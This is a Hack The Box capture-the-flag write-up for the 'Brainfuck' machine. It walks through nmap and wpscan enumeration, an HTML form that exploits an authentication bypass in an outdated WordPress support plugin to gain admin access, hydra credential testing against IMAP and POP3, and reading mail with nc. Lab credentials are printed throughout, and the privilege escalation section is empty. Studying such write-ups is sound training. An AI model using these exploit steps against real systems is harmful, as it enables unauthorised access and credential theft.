Initial Exploit -

Nmap finds the **www.brainfuck.htb** and **sup3rs3cr3t.brainfuck.htb** domains:

```
nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- -oN "/home/kali/hackthebox/brainfuck/results/10.129.1.1/scans/_full_tcp_nmap.txt" -oX "/home/kali/hackthebox/brainfuck/results/10.129.1.1/scans/xml/_full_tcp_nmap.xml" 10.129.1.1
```

```
443/tcp open  ssl/http syn-ack ttl 63 nginx 1.10.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Welcome to nginx!
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName
=GR/localityName=Athens/emailAddress=orestis@brainfuck.htb/organizationalUnitName=IT
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
| Issuer: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR/localit
yName=Athens/emailAddress=orestis@brainfuck.htb/organizationalUnitName=IT
```

Add them to the hosts file:

```
sudo vi /etc/hosts
```

```
┌──(kali㉿kali)-[~/…/brainfuck/results/10.129.1.1/scans]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.136.31   office.paper chat.office.paper
10.129.105.201  images.late.htb late.htb
10.129.1.1      brainfuck.htb sup3rs3cr3t.brainfuck.htb www.brainfuck.htb
```

This page is running WordPress. Scan it with wpscan:

```
wpscan --url https://brainfuck.htb:443/ --enumerate ap,at,cb,dbe --plugins-detection aggressive --disable-tls-ch ecks | tee wpscan443.txt
```

It finds the wp-support-plus-responsive-ticket-system plugin v7.1.3 running:

```
[+] wp-support-plus-responsive-ticket-system
 | Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/
 | Last Updated: 2019-09-03T07:57:00.000Z
 | Readme: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
 | [!] The version is out of date, the latest version is 9.1.2
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/, status: 200
 |
 | Version: 7.1.3 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
```


WPScan's website has an exploit description here. Copy the HTML code into a file:

```
<form method="post" action="https://brainfuck.com/wp-admin/admin-ajax.php">

    Username: <input type="text" name="username" value="administrator">

    <input type="hidden" name="email" value="sth">

    <input type="hidden" name="action" value="loginGuestFacebook">
```


```
    <input type="submit" value="Login">

</form>
```

Open the file with Firefox:


```
firefox ticket.html
```



Click the Login button. Revisit the page at **https://brainfuck.htb/** to confirm you're logged in as admin:



Navigate to **https://brainfuck.htb/wp-admin/options-general.php?page=swpsmtp_settings** and view the page source to reveal the password:



Hydra finds the credentials are valid for pop3 and imap:

```
hydra -L users.txt -p kHGuERB29DNiNE 10.129.1.1 imap

hydra -L users.txt -p kHGuERB29DNiNE 10.129.1.1 pop3
```

```
┌──(kali㉿kali)-[~/…/brainfuck/results/10.129.1.1/exploit]
└─$ cat users.txt
orestis
admin
administrator
orestis@brainfuck.htb
admin@brainfuck.htb
administrator@brainfuck.htb

┌──(kali㉿kali)-[~/…/brainfuck/results/10.129.1.1/exploit]
└─$
[2] 0:sudo- 1:zsh*Z                                                    "kali" 16:20 08-Jul-22
```

```
┌──(kali㉿kali)-[~/…/brainfuck/results/10.129.1.1/exploit]
└─$ hydra -L users.txt -p kHGuERB29DNiNE 10.129.1.1 imap
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-08 16:18:47
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:1), ~1 try per task
[DATA] attacking imap://10.129.1.1:143/
[143][imap] host: 10.129.1.1   login: orestis   password: kHGuERB29DNiNE
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-08 16:18:52

┌──(kali㉿kali)-[~/…/brainfuck/results/10.129.1.1/exploit]
└─$ hydra -L users.txt -p kHGuERB29DNiNE 10.129.1.1 pop3
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-08 16:18:58
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:1), ~1 try per task
[DATA] attacking pop3://10.129.1.1:110/
[110][pop3] host: 10.129.1.1   login: orestis   password: kHGuERB29DNiNE
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-08 16:19:07

┌──(kali㉿kali)-[~/…/brainfuck/results/10.129.1.1/exploit]
└─$
[2] 0:sudo- 1:zsh*Z                                                    "kali" 16:19 08-Jul-22
```

Log into POP3 with the credentials **orestis@brainfuck.htb:kHGuERB29DNiNE**:

> nc 10.129.1.1 110

> user orestis


> pass kHGuERB29DNiNE

Read the email containing another set of credentials:


> retr 2

```
retr 2
+OK 514 octets
Return-Path: <root@brainfuck.htb>
X-Original-To: orestis
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 0)
        id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)

Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards
.
[2] 0:sudo- 1:nc*Z                                                     "kali" 16:22 08-Jul-22
```

Log in at **https://sup3rs3cr3t.brainfuck.htb** using the credentials **orestis:kIEnnfEKJ#9UmdO**. Navigate to **https://sup3rs3cr3t.brainfuck.htb/d/3-key** to view an encrypted chat. Use Cyber Chef to find the key used to encrypt the chat:



The output is **fuckmybrain** repeated. Decode the URL using that key:



Privilege Escalation -

Proof -

User:

user

Root:

root